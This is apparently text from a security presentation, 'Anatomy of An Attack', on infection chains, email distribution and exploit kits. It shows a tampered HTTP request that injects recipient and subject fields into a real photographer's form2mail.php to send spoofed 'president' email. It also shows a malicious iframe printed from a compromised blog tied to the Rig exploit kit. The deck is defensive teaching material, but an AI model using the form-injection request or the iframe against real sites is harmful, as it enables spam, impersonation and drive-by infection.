




Anatomy of An Attack

Brad Antoniewicz
Security Research Manager

Classifiers



Scores

Security Features


ASN score	-0.06
Prefix score	-1.07
RIP score	0.00
Popularity	28.51
Requester geo distribution	US (55.42 %) GB (12.05 %) IE (9.64 %) ?? (6.02 %) CA (4.82 %) PH (2.41 %) VN (1.20 %) UA (1.20 %) TR (1.20 %) AT (1.20 %) SA (1.20 %) DK (1.20 %) MY (1.20 %) NG (1.20 %)
Predicted	



Agenda

Infection Chain – Email - Exploit Kits - Detection


Infection Chain




Infection Chain





Available for
Purchase



Available for Purchase
(Ad Networks)



Available for
Purchase



Available for
Purchase

Email Distribution

NSP

NEAL SCOTT
PHOTOGRAPHY



 MUSIC ON | OFF

[home](#)

[portfolio](#)

[store](#)

[contact](#)

[view online events](#)

[testimonials](#)



Neal resides in rural central New Hampshire with his family. He is willing to travel for your event, in the past he has photographed weddings and environmental portraits in California, Oregon, Kentucky, South Carolina, Pennsylvania, Massachusetts, Maine and of course New Hampshire. He specializes in Wedding and Environmental Photography.

With his wedding photography he has taken the approach to combine a blend of both traditional and photojournalist methods in capturing the day as it unfolds. His realistic approach to any given session is consistently in a friendly, low-key manner with attention to detail.

Neal is an active member of the New Hampshire Professional Photographers Association and served on its Board Of Directors for several years. He is also a member of the Professional Photographers Association of New England, Wedding & Portrait Photographers International & the Professional Photographers of America.

He has also studied with Master Photographers from the United States and Canada at the New England Institute for Professional Photography. Neal has



[home](#)

[portfolio](#)

[store](#)

[contact](#)

[view online events](#)

[testimonials](#)

Name:

Phone:

Email:

Message:

You can contact me via the online form here or alternatively by the following:-

email: neal@nealscott.net
phone: 603-798-3684

Submit

NSP

NEAL SCOTT
PHOTOGRAPHY



[home](#)

[portfolio](#)

[store](#)

[contact](#)

[view online events](#)

[testimonials](#)

Name:

Brad



You can contact me via the online form here or alternatively by the following:-

Phone:

888-230-1010

email: neal@nealscott.net
phone: 603-798-3684

Email:

brad@hax.com

Message:

Hello! I'd love to learn more about pix

Burp Intruder Repeater Window Help

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target

Proxy

Spider

Scanner

Intruder

Intercept

HTTP history

WebSockets history

Options

 Request to http://www.nealscott.net:80 [69.49.96.16]

Forward

Drop

Intercept is on

Action



Raw

Params

Headers

Hex

POST /form2mail.php HTTP/1.1

Host: www.nealscott.net

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.nealscott.net/form.htm

Cookie: sc_is_visitor_unique=rx2049215.1476280755.CF6699CC8B054F2608DB0F37E72CA5F8.6.5.4.4.3.3.2.2.2

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 101

name=Brad&phone=888-230-1010&email=brad%40hax.com&message=Hello%21+I%27d+love+to+learn+more+about+pix

?

<

+

>

0 matches


```
POST /form2mail.php HTTP/1.1
Host: www.nealscott.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:48.0)
Gecko/20100101 Firefox/48.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.nealscott.net/form.htm
Cookie:
sc_is_visitor_unique=rx2049215.1476280755.CF6699CC8B054F2608DB0F37E7
2CA5F8.6.5.4.4.3.3.2.2.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

name=Brad&phone=888-230-1010&email=brad%40hax.com&message=Hello%21+I
%27d+love+to+learn+more+about+pix
```

```
1 <?php
2 # You can use this script to submit your forms or to receive orders by em
3 $MailToAddress = "info@kleenteemgh.com"; // your email address
4 $redirectURL = $_SERVER['HTTP_REFERER']; // the URL of the thank you page
5 $MailSubject = "[Message from the contact form]"; // the subject of the e
6 $sendHTML = FALSE; //set to "false" to receive Plain TEXT e-mail
```



The image cannot be displayed. Your computer may not have enough memory to open the image, or the image may have been corrupted. Restart your computer, and then open the file again. If the red x still appears, you may have to delete the image and then insert it again.

```
135     if (!mail($MailToAddress, $MailSubject, $mailMessage,$mailHeader))
136     else { header("Location: ".$redirectURL); }
```

POST /form2mail.php HTTP/1.1
Host: www.nealscott.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:48.0)
Gecko/20100101 Firefox/48.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.nealscott.net/form.htm
Cookie:
sc_is_visitor_unique=rx2049215.1476280755.CF6699CC8B054F2608DB0F37E72
CA5F8.6.5.4.4.3.3.2.2.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 184

name=The%20President&phone=888-230-1010&email=president%40whitehouse.
gov&message=Hello%21+Pay+me+money&MailToAddress=joe@mailinator.com&Ma
ilSubject=Important+message+from+the+president



[home](#)

[portfolio](#)

[store](#)

[contact](#)

[view online events](#)


[testimonials](#)

Thank you for your interest
in
Neal Scott Photography

To: joe
From: The President <president@whitehouse.gov>
Message Id: 1476281654-300064221424-joe
Subject: **Important message from the president**

name: The President
phone: 888-230-1010
email: president@whitehouse.gov
message: Hello! Pay me money
MailToAddress: joe@mailinator.com
MailSubject: Important message from the president

Exploit Kits



Running, Training, Motherhood, Career, Life...and Everything In Between



[Contact Me - About Me](#)

[Home](#)

[About Me](#)

[Coaching](#)

[Races](#)


[Training](#)

[Running through Pregnancy](#)

[Media](#)

[Contact Me](#)



NYC Marathon Training Highlights




About NYC Running Mama



Working Mom x 2, Wife,
Writer, Coach
3:12 marathoner (x14),
Ironman, ultrarunner,
West Point grad, former
Army Captain/Iraqi
Veteran
Click [HERE](#) to read
more.





Hyper Text Markup Language file

length: 205251 lines: 1683

Ln: 1 Col: 2 Sel: 0 | 0

Dos\Windows

UTF-8

INS

C:\Users\e\Desktop\chrome.html - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

second_level.html third_level_bea.html hex.txt fourth_level_obj.html new 1 ie.html chrome.html

```
295 <meta property="og:url" content="http://www.nycrunningmama.com,"
296 <meta property="og:image" content="https://s0.wp.com/i/blank.j
297 <meta property="og:locale" content="en_US" />
298
299 <!-- Styles cached and displayed inline for speed. Generated b
300 <style type="text/css" id="styles-plugin-css">
301
302
303
304
305
306 vee
307 <iframe src="http://free.SEMWIZE.COM/?x3qJc7iYJRjIDYI=l3SKfPrf
308
309 hsxjcu
310
311 </span>
312
313 aafdvr
314
315 <noscript>
316
317
318
319
320
321
322
323
324
325
326
327 <h2 id="site-description">Running,
```


Nav Bar

length : 205251 lines : 1683 Ln : 1 Col : 2 Sel : 0 | 0 Dos\Windows UTF-8 INS

Pseudo-Darkleech Campaign Using Rig Exploit Kit

Spike rank model

Patterns of guilt





IP/ASN relationships



